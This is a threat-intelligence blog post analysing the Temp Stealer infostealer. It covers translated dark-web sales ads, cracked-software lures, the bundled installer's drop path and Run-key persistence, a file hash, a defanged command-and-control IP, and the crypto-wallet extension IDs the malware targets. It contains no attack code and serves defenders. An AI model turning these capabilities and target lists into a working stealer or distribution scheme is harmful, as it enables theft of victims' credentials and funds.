Infostealer Distributed Using Bundled Installer

blog.cyble.com/2022/10/20/infostealer-distributed-using-bundled-installer/

October 20, 2022

New Temp Stealer Spreading Via Free & Cracked Software

While monitoring the Dark web for emerging threats, our researcher at Cyble Research and Intelligence Labs (CRIL) found a post where Threat Actors (TAs) advertising a project named “Temp” and selling a loader and stealer. The TA named them Temp Loader and Temp Stealer, respectively.

The Temp Loader is developed for deploying additional malicious files into the victim system. The Temp Stealer is information stealer malware that can exfiltrate crypto wallets, system information, browser data, and other important system & software information and then send it to the attacker’s remote server.

After searching for the impact of the loader and information stealer on the surface web, we identified multiple active instances of the Temp Stealer in the wild.

The stealer is disguised as cracks, keygens and can also be bundled with other software. The malware developer posted about the capabilities of the stealer and loader in the Dark Web. The figure below shows the post for Temp Loader.




Figure 1 – Temp Loader post on the Dark Web Forum
English translation of the Temp Loader post is as follows:

Description:


Native stub without dependencies written in C++
Runs even on a clean computer!
Built-in Anti-VM
Ability to add Fake Error (and its customization)
Ability to use RunPE
You can add any number of links

Price

15$ (900 rub) – 1 Month

49$ (3000 rub) – Lifetime

Malware developers also posted about Temp Stealer and its capabilities. The figure below shows the post for Temp Stealer.



Temp Stealer

Лучший бюджетный стиллер

Написать @ntloaddriver

Преимущества
Рекурсивный поиск браузеров

Преимущества
Сбор полной информации о ПК

Преимущества
Более 40 поддерживаемых кошельков!

Преимущества
Не нужно ставить свой сервер

Преимущества
Нативный стаб (отработает на чистом ПК)

Преимущества
Маленький вес

Преимущества
Сбор лога в памяти

Figure 2 – Temp Stealer post on the Dark Web Forum
The English translation of the post by malware authors is mentioned below:

Description:

Collection of more than 40 types of crypto wallets.

Recursive search for browsers (even finds custom browsers or browsers with a changed folder name). Collecting information about the PC (IP, Country, City, Zipcode, Timezone, Ram, Processor, GPU, Screenshot).

The stub is written in C++ (native).

Log collection in memory.

Quick build through the bot.

Collection of Telegram, Steam, and FTP sessions.

Collection of Cookies, Autofills, and Passes.

Multifunctional Telegram bot.

Price:

7 days – 5$

30 days – 15$

(lolz +7%, qiwi, crypto)

According to the malware, developers post that the stealer can collect more than forty crypto wallets, search for custom browsers to steal data, steal system information, and track the victim's geolocation. Additionally, the stealer collects information related to Telegram, Steam, FTP Session, Cookies, Autofill, Passwords, and works as a Telegram bot.

Initial Infection and Persistence:


As per our analysis, the stealer is masquerading using the following names, indicating that this stealer targets users who are interested in downloading free and cracked software.

- azclean3_setup.exe
- CheatLoader.exe
- Shadow Fiend Game.exe
- RainbowCrackV4.8.exe
- spoofer.exe

It's also observed that the stealer is bundled with other software installers. One example shows that Temp Stealer targets Adobe Photoshop users by bundling the malicious stealer into the Topaz Clean stylization tool installer, which installs a plugin for Adobe Photoshop Software.

The TAs usually upload this Malicious bundled software to a site that provides services to users for downloading various free and Cracked software. The user interested in this software will be redirected to these websites using Google SEO and download the file.

The initial infection initiates when user clicks on the installer that has Temp Stealer bundled to it. The below Figure shows the Topaz Clean installer installation wizard.


Topaz Clean 3 V3.2.0 Setup

Welcome to Topaz Clean 3 V3.2.0 Setup

Setup will guide you through the installation of Topaz Clean 3 V3.2.0.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

Topaz Clean 3 V3.2.0 Setup

License Agreement

Please review the license terms before installing Topaz Clean 3 V3.2.0.

Press Page Down to see the rest of the agreement.


```
TOPAZ LABS END USER LICENSE AGREEMENT

NOTICE TO USERS: CAREFULLY READ THE FOLLOWING LEGAL
AGREEMENT.  USE OF THE TOPAZ LABS SOFTWARE PROVIDED
WITH THIS AGREEMENT (THE "SOFTWARE") CONSTITUTES YOUR
ACCEPTANCE OF THESE TERMS.  IF YOU DO NOT AGREE TO
THE TERMS OF THIS AGREEMENT, DO NOT INSTALL AND/OR
USE THIS SOFTWARE.  USER'S USE OF THIS SOFTWARE IS
CONDITIONED UPON COMPLIANCE BY USER WITH THE TERMS OF
```

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install Topaz Clean 3 V3.2.0.

Nullsoft Install System v3.0b1

Figure 3 – Installation Wizard of Topaz Clean


The installer drops Temp Stealer in the *%temp%* location, as shown in the below figure.


This PC > Local Disk (C:) > Users > [redacted] > AppData > Local > Temp >

Name	Date modified	Type	Size
[redacted]	[redacted]	[redacted]	
stub5422252156.exe	19-10-2022 08:35	Application	294 KB
[redacted]	[redacted]	[redacted]	[redacted]

Figure 4 – Installer Drops Temp Stealer in the Users Machine

After dropping the stealer, the installer then creates an autorun registry entry for Temp Stealer; the figure below shows the registry entry created by the installer for stealer persistence.


Registry Editor


Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
JKHEJKDAHKNGNIH	REG_SZ	C:\Users\[redacted]\AppData\Local\Temp\stub5422252156.exe
[redacted]	[redacted]	[redacted]

Figure 5 – Autorun Registry Entry for Temp Stealer

Technical Details of Temp Stealer

The Malicious Topaz Clean installer file dropped Temp Stealer with file hash: “SHA256:*d5889aac10527ddc7d4b03407a8933a84a1ea0550f61d442493d4f3237203e3c*”. The file is a 64-bit GUI executable compiled using Microsoft Visual C/C++. The figure below shows the static file details. The TimeDateStamp indicates that the malware was compiled recently.



```
File name: C:\Users\[redacted]\stub5422252156.exe
File type: PE64    Entry point: 000000014000f758    Base address: 0000000140000000
Sections: 0007    TimeDateStamp: 2022-09-28 16:42:37    SizeOfImage: 00050000
Scan: Detect It Easy(DiE)    Endianness: LE    Mode: 64    Architecture: AMD64    Type: GUI
compiler    Microsoft Visual C/C++(-)[-]    S
linker      Microsoft Linker(14.29**)[GUI64]    S ?
100%    160 msec
```

Figure 6 – Temp Stealer File Details

After execution, the malware tries to connect to an embedded IP 79[.]137[.]199[.]73. After connecting to the mentioned IP, the stealer then checks for the wallets in the system to steal the file related to the corresponding wallets. The Stealer targets the following crypto wallets in the Victims machine.


Exodus Web Wallet	BitAppWallet	BinanceChain
BraveWallet	EqualWallet	iWallet
MathWallet	NiftyWallet	Wombat
Coin98Wallet	Phantom	XDCPay
BitApp	GuildWallet	ICONex
Oxygen	YoroiWallet	GuardaWallet
JaxxLiberty	AtomicWallet	SaturnWallet
RoninWallet	TerraStation	HarmonyWallet
TonCrystal	KardiaChain	PaliWallet
LiqualityWallet	XdefiWallet	NamiWallet
MaiarDeFiWallet	Authenticator	TempleWallet

Also, the stealer steals data from the following crypto wallets, which are hard coded in the stealer binary.

Exodus	Aholpfdialjgjfhomihkjbmgjidlcdno
BitApp Wallet	Fihkakfobkmkjojpchpfgcmhfjnmnfpi
BinanceChain	Fhbohimaelbohpjbbldcngcnapndodjp
Brave wallet	Odbfpeeihdkbihmopkbjmoonfanlbfcl
Coinbase Wallet	Hnfanknocfeofbddgcijnmhnfnkdnaad
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
MetaMask	Nkbihfbeogaeaoehlefnkodbefgpgknn
Nifty Wallet	Jbdaocneiiinmjbjlgalhcelgbejmnid
TronLink	Ibnejdfjmmkpcnlpebklmnkoeoihofec
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
Coin98	aeachknmefphepccionboohckonoeemg
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
MOBOX Wallet	fcckkdbjnoikooededlapcalpionmalo
XDCPay	bocpokimicclpaiekenaeelehdjllofo
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
ICONex	flpiciilemghbmfalicajoolhkkenfel
Copay	cnidaodnidkbaplmghlelgikaiejfhja
Oxygen	fhilaheimglignddkjgofkcbgekhenbh
Yori	ffnbelfdoeiohenkjibnmadjiehjhajb
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Harmony ONE	fnnegphlobjdpkhecapkijjdkgcjhkib
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
KardiaChain Wallet	pdadjkfkgcafgbceimcpbkalnfnepbnk

Pali Wallet	mgffkfbidihjpoaomajlbgchddlicgpn
BOLT X	aodkkagnadcbobfpggfnjeongemjbjca
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
XDEFI Wallet	hmeobnfnfcmdkdcmlblgagmfpfboieaf
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcggfjfnm
Authenticator	bhghoamapcdpbohphigoooaddinpkbai

